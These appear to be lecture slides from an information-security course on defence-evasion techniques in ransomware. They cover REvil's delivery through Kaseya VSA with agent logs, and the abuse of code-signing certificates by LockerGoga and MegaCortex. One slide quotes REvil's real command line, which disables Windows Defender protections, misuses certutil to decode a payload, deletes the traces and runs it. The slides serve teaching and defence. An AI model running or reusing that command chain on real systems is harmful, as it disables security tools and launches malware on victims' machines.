PRO.M.IS
security built in


Professional Master in Information Security

[protecting computer-based systems and digital information] [promisedu.se]


Defense evasions techniques used in ransomware attacks

by Dr. Alexander Adamov,
Senior Lecturer at BTH

REvil delivery via Kaseya VSA server



Logs from the compromised system



	eventTime	emailAddr	agentGuid	scriptName	scriptId	description	actionAdmin	scriptLogId
682	2021-07-02 12:25:04.003	NULL	[redacted]	Webroot Registry Active Threats 64	[redacted]	Script Summary: Success THEN	"System"	[redacted]
683	2021-07-02 12:25:04.003	NULL	123456789	Run KSrvrChk App		Script Summary: Success THEN		
684	2021-07-02 12:25:03.003	NULL	[redacted]	Webroot Registry Status 64		Script Summary: Success THEN	"System"	
685	2021-07-02 12:25:03.000	NULL	123456789	Archive and Purge Logs		Script Summary: Success THEN		
686	2021-07-02 12:25:03.000	NULL	[redacted]	Webroot Registry Status 64		Informational: GetFile command overwrote the serve...	"System"	
687	2021-07-02 12:24:57.007	NULL		Webroot Registry Active Threats 64		Script Summary: Success THEN	"System"	
688	2021-07-02 12:24:54.007	NULL		Webroot Registry Active Threats 64		Script Summary: Success THEN	"System"	
689	2021-07-02 12:24:47.373	NULL		Kaseya VSA Agent HotFix		Script Summary: Success THEN	"System"	
690	2021-07-02 12:24:46.367	NULL		WR_Install_HealthCheck_6432		Script Summary: Success THEN	"system"	
691	2021-07-02 12:24:46.363	NULL		WR_Service_HealthCheck_6432_01		Script Summary: Success THEN	"system"	
692	2021-07-02 12:24:46.360	NULL		Write text to file		Script Summary: Success THEN	"system"	
693	2021-07-02 12:24:45.357	NULL		Write text to file-0001		Script Summary: Success THEN	"system"	
694	2021-07-02 12:24:45.353	NULL		Write text to file-0002		Script Summary: Success ELSE	"system"	
695	2021-07-02 12:24:45.347	NULL		WR_Install_HealthCheck_6432_01		Script Summary: Success THEN	"system"	
696	2021-07-02 12:24:45.343	NULL		WR_Install_HealthCheck_6432_02		Script Summary: Success THEN	"system"	
697	2021-07-02 12:24:45.340	NULL		Write text to file		Script Summary: Success THEN	"system"	
698	2021-07-02 12:24:45.337	NULL		Write text to file-0001		Script Summary: Success THEN	"system"	
699	2021-07-02 12:24:45.333	NULL		Write text to file-0002		Script Summary: Success ELSE	"system"	
700	2021-07-02 12:24:44.327	NULL		Windows - 32 or 64 bit OS		Script Summary: Success THEN	"system"	


Source: https://twitter.com/KyleHanslovan/status/1411356753720233987

Disabling Windows Defender by ‘Kaseya’s’ script

```
"C:\Windows\system32\cmd.exe" /c ping 127.0.0.1 -n 5693 > nul & C:\Windows\System32\WindowsPowerShell\v1.
0\powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true
-DisableIOAVProtection $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled
-EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y
C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM% >> C:\Windows\cert.exe & C:\Windows\cert.
exe -decode c:\kworking\agent.crt c:\kworking\agent.exe & del /q /f c:\kworking\agent.crt C:\Windows\cert.exe &
c:\kworking\agent.exe
```

Source: https://news.sophos.com/en-us/2021/07/04/independence-day-revil-uses-supply-chain-exploit-to-attack-hundreds-of-businesses/


Using digital signature




Source: https://news.sophos.com/en-us/2021/07/04/independence-day-revil-uses-supply-chain-exploit-to-attack-hundreds-of-businesses/

LockerGoga - Feb 2019

LockerGoga were supplied with the certificates issued to Alina Ltd, Kitty's Ltd., Mikl Limited, and AB Simba Limited.




MegaCortex - May 2019



MegaCortex.

```
openssl x509  -noout -serial -fingerprint -subject -issuer -ocsp_uri < cert-3AN-thawte.pem
serial=04C7CDCC1698E25B493EB4338D5E2F8B
SHA1 Fingerprint=60:97:4F:5C:C6:54:E6:F6:C0:A7:33:2A:97:33:E4:2F:19:18:6F:BB
subject= /C=GB/L=ROMFORD/O=3AN LIMITED/CN=3AN LIMITED
issuer= /C=US/O=thawte, Inc./CN=thawte SHA256 Code Signing CA
http://tl.symcd.com
```



Source: https://news.sophos.com/en-us/2019/05/10/megacortex-deconstructed-mysteries-mount-as-analysis-continues/

